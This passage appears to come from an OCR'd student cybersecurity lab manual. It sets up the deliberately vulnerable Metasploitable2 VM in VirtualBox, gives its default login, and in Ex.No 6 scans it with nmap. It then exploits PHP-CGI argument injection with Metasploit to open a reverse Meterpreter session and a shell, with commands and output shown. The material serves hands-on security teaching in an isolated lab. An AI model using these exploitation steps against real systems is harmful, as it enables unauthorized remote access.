
Step 7: Click Storage





Step 8: Select Created Instance





Step 9: Load Metasploitable
















Step 10: Give login and password as **ms f admin**





Result:

Thus to Install Metasploitable2 on the Virtual box and Search for unpatched Vulnerabilities was Successfully Installed and executed.

Ex.No:6 Date:	Use Metasploit to exploit an unpatched vulnerability

Aim:

To use Metasploit to exploit an Unpatched Vulnerability.

Procedure:


Step 1: Login into the metasploit terminal using the credentials and Open metasploitable2 and login, note the ip of the machine

```
msfadmin@metasploitable:~$ ip r
192.168.43.0/24 dev eth0  proto kernel  scope link  src 192.168.43.176
default via 192.168.43.1 dev eth0  metric 100
msfadmin@metasploitable:~$
```


Step 2: Now open kali linux and scan the metasploitable2 machine for open ports and service using nmap


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.43.176
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-05 01:21 EST
Nmap scan report for 192.168.43.176
Host is up (0.000073s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:CB:EC (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.27 seconds
```

Step 3: Using browser navigate to the ip of metasploitable2
example:http://<ip-metasploitable>



Step 4: Now open inspect element and move to network tab and reload the page,you can find the request and response for the ip





Step 5: Move to kali and by using Metasploit we are going to exploit PHPCGI Argument Injectio

Step 6: Set the host IP as out metasploitable IP

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.43.176
rhost => 192.168.43.176
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Step 7: Exploit

```
File  Actions  Edit  View  Help
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.43.72:4444
[*] Sending stage (39927 bytes) to 192.168.43.176
[*] Meterpreter session 2 opened (192.168.43.72:4444 → 192.168.43.176:46365) at 2023-11-05 02:17:35 -0500

meterpreter >
```

```
meterpreter > ls
Listing: /var/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
041777/rwxrwxrwx  4096  dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096  dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891   fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096  dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096  dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19    fil   2010-04-16 02:12:44 -0400  phpinfo.php
```

```
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ ls /var/www
dav  index.php  phpinfo.php  test  tikiwiki-old
dvwa  mutillidae  phpMyAdmin  tikiwiki  twiki
msfadmin@metasploitable:~$
```

```
meterpreter > shell
Process 4995 created.
Channel 0 created.
whoami
www-data
ip r
192.168.43.0/24 dev eth0  proto kernel  scope link  src 192.168.43.176
default via 192.168.43.1 dev eth0  metric 100
```

Result:

Thus to use metasploit to exploit an Unpatched Vulnerability was Executed Successfully.

Ex.No:7 Date:	**Install Linux server on the virtual box and install ssh**


Aim:


To Install Linux Server on the Virtual Box and Install ssh


Procedure:


Step 1: Download and Install Virtual Box


Step 2: Start the Linux shell in the Virtual box and install linux shell to fill the necessary instructions displayed on the screen.














